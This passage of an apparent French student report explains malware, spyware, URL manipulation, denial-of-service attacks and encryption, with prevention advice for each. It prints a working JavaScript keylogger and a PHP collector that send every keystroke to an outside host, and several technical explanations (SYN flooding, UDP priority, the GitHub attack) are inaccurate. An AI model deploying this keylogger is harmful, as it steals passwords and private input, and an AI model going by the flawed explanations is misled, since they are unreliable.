En 2012 en Suisse, un cheval de Troie ransomware se faisait passer pour le Département fédéral de Justice et Police (DFJP). Le malware bloquait l'ordinateur de la victime et lui demandait de payer une « amende » en échange du déblocage de ce dernier.

Figure 20 : Cheval de Troie ransomware



http://www.20min.ch/ro/multimedia/stories/story/Un-Cheval-de-Troie-refait-surface-en-Suisse-31224238

Le message affiché demandait à la victime de payer une « amende » de CHF 150.- suite à des téléchargements illégaux (pornographie et pédopornographie) sans quoi le disque dur serait formaté après 24 heures.

Même si ce message une fois lu n'as pas vraiment de sens : Pourquoi l'État bloquerait ma machine ou effacerait mon disque dur ? On voit que le message semble « officiel » et est destiné à faire peur afin de pousser la victime à réagir rapidement et donc à verser la somme.

2.6.4 Logiciel espion (spyware)

Initialement, les logiciels espions étaient des logiciels utilisés pour espionner ou récolter des informations sur un ordinateur. Ces logiciels sont plus répandus qu'on ne le pense, on peut par exemple les trouver :

- Dans un cadre scolaire : il est utilisé lors des épreuves sur ordinateur pour pouvoir voir les écrans des étudiants et ainsi vérifier si ces derniers ne trichent pas.
- Dans le cadre familial : il est utilisé par les parents afin de s'assurer que les enfants ne fassent pas n'importe quoi avec l'ordinateur et n'aillent pas n'importe où sur le net.
- Dans le cadre professionnel : il est utilisé par l'employeur afin de surveiller les employés.
- La police : il est utilisé pour pouvoir suivre des activités criminelles.
- Lors d'attaque informatique : il est utilisé pour siphonner les données des utilisateurs.
- Commerciale : il est utilisé pour suivre la navigation internet d'utilisateurs pour faire de la publicité ciblée.

S'il s'agit d'un logiciel légitime installé par le propriétaire, ces logiciels ne sont pas dangereux. Cependant, s'il s'agit alors d'un malware qui s'est installé sans que le propriétaire du système ne s'en rende compte, alors le logiciel est dangereux car selon sa nature il transmettra des données confidentielles à la personne malveillante. Le logiciel espion utilise internet comme moyen de communication pour pouvoir transmettre les données récupérées à la personne malveillante.

Le type d'informations récupérées dépendra du logiciel espion et de sa conception :

- Enregistreur d'URL internet : ce logiciel mémorise tous les sites et pages visités, il peut être utilisé par la police, les parents (contrôle parental) et en milieu professionnel et parfois, dans un but commercial pour faire de la publicité ciblée.
- Attrapeur d'écran : il enregistre une capture d'écran à chaque fois que l'état de ce dernier change. Il est notamment utilisé au milieu scolaire lors d'épreuve sur ordinateur.
- Enregistreur d'email et de chat : il effectue une copie du texte de tous les emails entrants et sortants et dans le cadre d'un chat, de tous les messages.
- Enregistreur de frappe (keylogger) : il enregistre dans un fichier texte toutes les frappes faites sur le clavier (recherche Google, mot de passe, nom d'utilisateur, etc…). Bien souvent ces logiciels sont conçus pour détecter les URLs et s'activent seulement si cette dernière est importante : e-banking, site de ventes, etc….

À noter qu'à partir du moment que le logiciel espion enregistre des données sur votre ordinateur, il est alors possible de pouvoir récupérer et lire ces dernières. Si le logiciel est légitime, il vous sera sûrement demandé un mot de passe pour pouvoir y accéder,

mais dans le cadre d'un malware, les informations seront directement transférées à la personne malveillante et l'accès vous sera bloqué.

2.6.4.1 Fonctionnement

Le logiciel espion s'installe de deux manières différentes : soit par le propriétaire qui est conscient du logiciel et souhaite surveiller une activité, soit comme un malware à travers un email ou un « faux » logiciel (cheval de Troie par exemple).

Voici un exemple de code en JavaScript d'un logiciel espion de type enregistreur de frappe :

Figure 21 : Code d'un logiciel espion (keylogger)

Keylogger en JavaScript - côté application

```
<script language='javascript'>

var keys= »;
document.onkeypress = function(e) {
get = window.event?event:e;
key = get.keyCode?get.keyCode:get.charCode;
key = String.fromCharCode(key);
keys+=key;
}
window.setInterval(function(){
new Image().src = 'http://monsite.com/keylogger.php?c='+keys;
keys = »;
}, 1000);
</script>
```

Keylogger - côté serveur

```
<?php
if(!empty($_GET['c'])) {
$f=fopen('logkey.txt','a+');
fwrite($f,$_GET['c']);
fclose($f);
}
?>
```


https://www.funinformatique.com/les-keyloggers-fonctionnement-utilisation-et-protection/

On voit la simplicité du code du côté application On crée une variable « keys », on attend l'événement de saisie au clavier (document.onkeypress) et on récupère la touche pressée. Une fois la touche récupérée, après un délai d'une seconde (window.setInterval(){},1000);) on envoie cette touche au serveur. Finalement, le serveur de son côté va récupérer la touche envoyée et l'enregistrer sur un fichier.

À noter qu'il est possible d'enregistrer sur un fichier du côté de la victime et d'envoyer ce fichier au serveur après un nombre X de touches ou un laps de temps.

Pour finir, voici à quoi ressemble un fichier texte d'un keylogger :

Figure 22 : Exemple d'un fichier texte d'un keylogger



https://nerdtechy.com/reviews-best-usb-keyloggers

On voit que pour les caractères spéciaux tels que les tabulations, enter, alt, etc… il faut définir de quelle manière ils doivent apparaître sur le fichier texte. La personne malveillante a donc dû coder la manière de les afficher sur le fichier texte. On remarque également que le keylogger n'a pas de filtre d'enregistrement, il n'a pas de liste d'URLs sur laquelle il doit s'activer, ce keylogger enregistre TOUTES les frappes.

2.6.4.2 Exemple d'attaque

En 2017, une attaque a ciblé CCleaner. L'attaque consistait à remplacer le fichier d'installation de CCleaner sur le site par une version malveillante qui contenait un virus nommé « Floxif ». Pour ce faire, les pirates ont réussi à accéder au système d'Avast (détenteur de CCleaner) afin d'y placer la version malveillante.

Ce virus avait une partie **spyware** qui récoltait les données des ordinateurs infectés : nom de l'ordinateur, adresses Mac des ordinateurs du réseau, logiciels installés, etc.. De plus, ce virus permettait également d'installer d'autre logiciels malveillants sur l'ordinateur.

Ce virus était présent sur le version 5.3 de CCleaner, il a sévi du 15 août au 12 septembre 2017.

2.6.5 Cible des malwares

Personne n'est à l'abri d'un malware. Les cibles varient seulement selon l'objectif recherché par la personne malveillante. En effet, si cette dernière souhaite obtenir de la puissance pour une attaque informatique plus importante (voir 2.8 Denial of Service attack (DoS)), elle cherchera à propager le malware à travers des personnes tierces peu importe de qui il s'agit.

Si la personne malveillante cherche à récolter des informations sur une entreprise, elle cherchera sûrement à infecter un poste de travail quelconque dans l'entreprise (peu importe la hiérarchie de la personne) afin de pouvoir se répandre et ainsi obtenir les informations souhaitées.

2.6.6 Prévention pour les malwaress

Aujourd'hui sur le marché il existe une multitude **d'antivirus** tous plus ou moins efficaces. En effet, chaque malware dispose de sa propre signature, il s'agit de son « nom unique », les logiciels d'antivirus disposent de base de données de signature des malwares et utilisent ces dernières pour les détecter et les supprimer/bloquer. Et c'est là que se trouve la faiblesse de l'antivirus. En effet, un antivirus ne bloquera que les malwares dont la signature est connue des bases de données, mais dans le cas d'un nouveau malware avec sa nouvelle signature ? Eh ben rien, tant que ce dernier ne sera pas découvert et enregistré dans la base de données, il n'existera pas de protection contre ce dernier. Les nouveaux malwares sont appelés des **zero-day** car ils n'ont pas encore été utilisé et leurs signatures ne se trouvent pas dans les bases de données.


Une autre forme de prévention est la **vigilance**. Si on reçoit un mail d'un inconnu ou qu'on souhaite installer un logiciel, il faut toujours contrôler s'il ne s'agit pas d'une attaque camouflée. Comme pour la prévention pour le phishing, il y a des signes qui ne trompent pas que ce soit sur les mails ou les sites de téléchargement de logiciels.

Et pour les logiciels espions légitimes ? Tout simplement lors de l'installation votre antivirus risque de vous demander si vous souhaitez installer ce logiciel et si vous acceptez il sera alors considéré comme un logiciel légitime. Dans le cas d'une attaque, l'antivirus bloquera le logiciel espion installé et vous en informera afin de savoir la suite à donner.

2.6.7 Résumé des malwares

Afin d'être plus au clair avec les différents malwares, voici un schéma hiérarchique ainsi qu'un tableau récapitulatif de ces derniers.

Figure 23 : Hiérarchie des malwares



https://slideplayer.fr/slide/1159642/

Tableau 1 : Récapitulatif des différents malwares[1]

	Autoréplicatif	Transmission	Ouverture d'une porte	Infection (zombie)	Vol de données	Nuire au système
Virus	Oui	S'attache à des fichiers	Non	Non	Non	Oui
Vers	Oui	Par les réseaux - sans intervention humaine	Non	Oui	Non	Oui
Cheval de Troie	Non	-	Oui	Oui	Oui	Non
Spyware	Non	-	Non	Non	Oui	Non


[1] Ce tableau ne reflète pas la réalité, il représente les objectifs des malwares de manière générale. Certains virus/vers peuvent voler des données, cela dépend du code malicieux.

2.7 Manipulation d'URL

Une attaque par manipulation d'URL consiste à modifier l'URL dans le navigateur afin de pouvoir accéder à des pages auxquelles nous ne sommes pas censés avoir accès.

Pour comprendre le fonctionnement d'une attaque par manipulation d'URL, il est important de comprendre la composition d'une URL. Une URL est composée de la façon suivante :

Figure 24 : Composition d'une URL



http://www.tutoriel-angularjs.fr/tutoriel/2-utilisation-complete-d-angularjs/1-le-routage

- Le protocole : le langage utilisé pour communiquer sur le réseau.
- Le domaine : le nom du domaine de l'ordinateur hébergeant la ressource.
- Le chemin : définit l'emplacement d'une ressource pour le serveur.
- Les paramètres : ce sont des éléments passés à la ressource suite à une manipulation de l'utilisateur pour répondre à la requête.

Maintenant que nous comprenons comment se compose une URL, nous pouvons passer à un exemple d'attaque.

2.7.1 Fonctionnement

Prenons un moteur de recherche fictif : www.rechercherBachelor.com. Lorsqu'on va lancer une recherche, le site va automatiquement ajouter la recherche à l'URL. Par exemple, si nous recherchons « URL manipulation » alors notre URL serait comme suit :

www.rechercherBachelor.com/?search=url+manipulation

Dans le cas présent il s'agit d'un moteur de recherche, la manipulation d'URL n'a donc aucun impact et permet juste d'écrire sa recherche via l'URL au lieu du champ texte. Cependant, au tout début des e-commerces, les URLs étaient utilisées pour transmettre des commandes, il était alors possible pour un utilisateur ayant compris le pattern pour modifier : les quantités, les prix, etc…

Une autre forme de manipulation d'URL : le tâtonnement à l'aveugle des chemins, un chemin est donc souvent une suite logique du domaine qui permet d'accéder à une ressource. La personne malveillante va donc essayer de deviner quels sont les chemins logiques possibles et d'éventuellement en récupérer des informations ou exécuter des manipulations non autorisées. Par exemple, en essayant l'adresse : www.EcommerceBachelor.com/index.php.bak, la personne peut tenter d'essayer de récupérer des copies de sauvegardes (.bak).

2.7.2 Cible

Les cibles de ces attaques sont les entreprises disposant d'un site internet, plus un site internet a de visiteurs/clients, plus le risque d'une attaque potentielle est élevée.

2.7.3 Prévention

La prévention doit se faire du côté serveur. Il existe plusieurs solutions soit :

- Chroot : Bloquer le parcours des pages situées en dessous de la racine du site web.
- Directory Browsing : permet de définir quelles informations sont autorisées pour le site.
- Supprimer les fichiers et répertoires inutiles.
- Supprimer les options de configurations inutiles.

Une autre méthode de prévention que j'ai utilisé dans notre cursus scolaire consistait à une forme de contrôle de statut de la personne connectée, c'est-à-dire :

- Une personne non-connectée sur notre site était automatiquement redirigée sur la page de connexion si elle souhaitait accéder à une page du site.
- Une personne connectée avait deux statuts sous forme Boolean : client (false) et employe (true). Si cette dernière souhaitait accéder à une ressource ou manipulait l'URL, il y avait un contrôle de statut et selon le statut elle était ou non redirigée sur la page d'accueil.
- Si une personne entrait une adresse qui n'existait pas dans notre liste de ressources, elle était automatiquement redirigée sur la page d'accueil.

Il existe encore de nombreuses méthodes que des entreprises ont mises en place. Lors de la création d'un site internet, et surtout d'e-commerce, il est important de développer en gardant en tête ce type d'attaque et de faire des essais de vulnérabilités pour s'assurer que cette menace est complètement contrée.

2.8 Denial of Service attack (DoS)


Le principe de cette attaque est de rendre indisponible un service en lui envoyant un nombre important de requêtes afin de saturer le serveur. Il faut savoir qu'un serveur a une capacité limitée de communication, si une personne malveillante parvient donc à envoyer des paquets/requêtes à répétition, le serveur peut alors commencer par ralentir et finalement crasher.

Figure 25 : Structure d'une attaque par déni de service

https://www.ebas.ch/fr/votre-contribution-a-la-securite/protection-etendue/attaques-par-deni-de-service

Avec l'évolution technologique, aujourd'hui nous avons des serveurs plus performants et il devient difficile d'exécuter une attaque DoS. Cependant, il existe une alternative de plus grande ampleur que l'attaque par déni de service : **Distributed Denial of Service attack** (DDoS) ou attaque par déni de service distribuée. Le principe reste le même qu'une attaque par déni de service. Cependant, les cibles sont de plus grand réseau et demande alors une plus grande puissance pour pouvoir saturer ces derniers. L'attaque implique donc l'utilisation de la puissance combinée d'un grand nombre de machines infectées. Les personnes malveillantes souhaitant faire ce genre d'attaque doivent donc infecter des machines de nombreuses personnes. Lors de ces attaques, les propriétaires des machines ne sont pas conscients que leur ordinateur a été infecté et qu'ils ont participé indirectement à une attaque.

Figure 26 : Structure d'une attaque par déni de service distribuée




https://www.ebas.ch/fr/votre-contribution-a-la-securite/protection-etendue/attaques-par-deni-de-service

2.8.1 Fonctionnement

Lors d'un échange de données sur un réseau, le protocole TCP va utiliser une procédure appelée « three way handshake », la procédure se passe comme suit :

- L'initiateur va envoyer un paquet qui contient son IP et un drapeau SYN (demande de synchronisation).
- Si le paquet est bien reçu, le receveur envoie un paquet de confirmation ACK (accusé de réception) contenant son adresse IP.
- Finalement, l'initiateur va envoyer à son tour un ACK et la communication peut commencer.

Figure 27 : Exemple de three way handshake




https://en.wikipedia.org/wiki/SYN_flood

2.8.1.1 SYN flooding

Là où cela devient intéressant, c'est qu'on remarque, sur la Figure 27 : Exemple de three way handshake, que le receveur envoie un ACK à l'initiateur et qu'il s'attend à recevoir un ACK en réponse. Cependant si l'initiateur lui renvoie un SYN au lieu du ACK attendu, alors le receveur va renvoyer un ACK et ainsi de suite, on crée ainsi une boucle et on monopolise une partie de la mémoire du serveur, on appelle cette attaque le « SYN Flooding ».

Comme le montre l'image ci-dessous, on voit que la personne malveillante (l'initiateur) ne va pas renvoyer de ACK au receveur mais un SYN, le receveur va donc à nouveau envoyer un ACK et ainsi de suite. On voit dans la deuxième partie de l'image qu'une personne qui souhaite alors accéder au service ne reçoit aucune réponse de ce dernier car ce dernier est indisponible dû à l'attaque.

Figure 28 : Exemple de SYN Flooding




https://en.wikipedia.org/wiki/SYN_flood

2.8.1.2 UDP Flooding

Cette attaque utilise le protocole UDP qui permet la transmission de données entre deux machines. L'attaque consiste à créer une grande quantité de paquets UDP et de les envoyer au serveur ciblé. Attention, le protocole UPD est prioritaire sur le protocole TCP, ce qui fait qu'au bout d'un moment, le trafic UDP monopolisera toute la bande passante et ne laissera qu'une infime partie au trafic TCP.

Figure 29 : Exemple d'UDP Flooding




https://www.corero.com/resources/ddos-attack-types/udp-flood.html

2.8.1.3 Smurfing

Cette attaque utilise le protocole ICMP qui est un protocole de message de contrôle internet donc des Echo. Le principe est d'envoyer un ICMP Echo à toutes les machines d'un réseau en mettant comme adresse IP source (destinataire) celle de la cible soit : 172.18.173.109, cela s'appelle de l'usurpation d'adresse IP. Comme le montre l'image ci-dessous, les ordinateurs du réseau répondront donc à l'echo à la cible de l'attaque.

Figure 30 : Exemple de Smurfing



https://flylib.com/books/en/2.464.1/network_based_attacks.html

2.8.2 Cible


Les cibles des attaques par déni de service sont souvent des grandes entreprises/sites. Ils sont souvent pris pour cible par des groupes de pirates pour des raisons d'idéologie et de politique.

2.8.2.1 Exemple d'attaque

En 2018, GitHub a été victime d'un tsunami de données qui ont atteint un débit de 1,35Tbit/s, il s'agit de l'attaque par déni de service distribué la plus massive à ce jour.

GitHub a bien réagi, l'attaque a été contrée par la redirection du trafic entrant et sortant sur le réseau d'Akamai (société spécialisé anti-DDoS) qui a alors filtré le trafic. Il a fallu moins de 10 minutes pour que l'attaque soit absorbée.

Figure 31 : Attaque par déni de service sur GitHub



https://www.01net.com/actualites/github-frappe-par-une-attaque-ddos-d-ampleur-historique-1386567.htmls

Comme le montre l'image, on voit bien la quantité énorme de trafic qu'a subi GitHub. Mais comment une telle attaque a-t-elle pu être mise en place ?

Les pirates ont utilisé une grande quantité de serveurs mal sécurisés et ont utilisé du UDP Flooding et de l'usurpation d'adresses IP (Smurfing). L'UDP Flooding a permis de stocker un grand nombre de requêtes avant l'attaque et l'usurpation d'adresses IP a permis à l'attaque de rediriger les réponses des serveurs vers GitHub.

2.8.3 Prévention


Pour les attaques de déni de service, vu que l'attaque ne provient que d'une seule machine, il est alors possible de détecter l'IP de la machine attaquante et de la bloquer au niveau du pare-feu ou du serveur. À partir du moment que la machine malveillante est bloquée, les paquets qu'elle envoie sont rejetés.

Pour les attaques par déni de service distribué c'est plus compliqué. Il est possible de bloquer toutes les machines attaquantes avec leur IP comme pour une attaque par déni de service. Cependant ceci ne fera que légèrement limiter l'attaque sans la bloquer vu que pendant l'attaque seulement une petite partie des ordinateurs infectés seront bannis.

Une autre alternative pour les attaques par déni de service distribués est d'avoir une **architecture répartie**, c'est-à-dire une architecture composée de plusieurs serveurs ayant le même service. Les clients sont ainsi pris en charge par un seul serveur et en cas d'attaque, le serveur surchargé sera indisponible mais le service reste disponible pour les clients via les autres serveurs (avec quelques éventuels ralentissements).

Une autre solution pour contrer les attaques par déni de service classique et distribué est de mettre en place un **serveur filtre** (cleaning center) dont le but sera de détecter les éventuelles attaques par déni de service et les envoyer vers un service pour les éliminer (scrubbing center), cela assure un trafic saint vers les services.

Figure 32 : Exemple de cleaning center



https://www.hioxindia.com/ddos-hosting-mitigation.php

Une dernière mesure de prévention qui bloque spécifiquement les attaques utilisant le protocole TCP est l'utilisation de **SYN cookies**. Les SYN cookies sont des valeurs de numéros qui sont générés par le serveur et envoyés via les requêtes ACK, cette méthode permet de se servir du réseau comme une zone mémoire en plus de la mémoire du serveur, les informations requises pour la connexion sont envoyée au client.

Figure 33 : Exemple de SYN cookies

https://fr.wikipedia.org/wiki/SYN_cookie

Comme on le voit sur l'image, une fois la requête récupérée, le serveur crée un SYN cookie et l'envoie avec le ACK. À partir de ce moment, le serveur attend un ACK avec le cookie en paramètre et va vérifier si le numéro du paquet retourné correspond au test de sécurité mis en place et établir la connexion. Cependant, si la personne malveillante se trouve face à du SYN cookies, s'il parvient à deviner le protocole d'authentification (syncookie+1), alors la défense est nulle et le service est vulnérable à du SYN Flooding.

2.9 Man in the middle


Man in the middle ou l'homme au milieu est une attaque informatique qui a pour objectif d'intercepter les communications entre deux parties sans que ces dernières ne s'en rendent compte.

Avant de comprendre le fonctionnement de l'attaque, il est important d'être au clair avec l'envoi de données chiffrées. En effet, lors de l'échange de données chiffrées, il existe deux méthodes de chiffrements.

2.9.1.1 Cryptographie symétrique

Il s'agit d'un chiffrement des données avec une clé unique pour les deux parties. Comme le montre l'image ci-dessous, lors de l'envoi d'un message, une clé unique est également transmise. Le message est chiffré et déchiffré avec cette clé.

Figure 34 : Cryptographie symétrique




https://infoups.wordpress.com/2013/04/10/quest-ce-que-la-cryptographie-asymetrique-symetrique/

Cependant la cryptographie symétrique demande un canal sécurisé afin de prévenir la clé secrète d'être réceptionnée lors de son échange au début de la communication, car une fois la clé découverte, il est alors possible de déchiffrer tous les messages. Souvent pour palier à ce problème, la cryptographie asymétrique est utilisée.

2.9.1.2 Cryptographie asymétrique

Les deux parties possèdent une clé publique et une clé privée. La clé privée est utilisée pour déchiffrer le message chiffré avec la clé publique, les clés qui sont échangées sont donc les clés publiques et les clés privées ne le seront jamais.

Figure 35 : Cryptographie asymétrique



https://infoups.wordpress.com/2013/04/10/quest-ce-que-la-cryptographie-asymetrique-symetrique/

La partie gauche de l'image montre la clé publique (en vert) et la clé privée (en rouge), on voit que l'autre partie ne connaît que la clé publique.

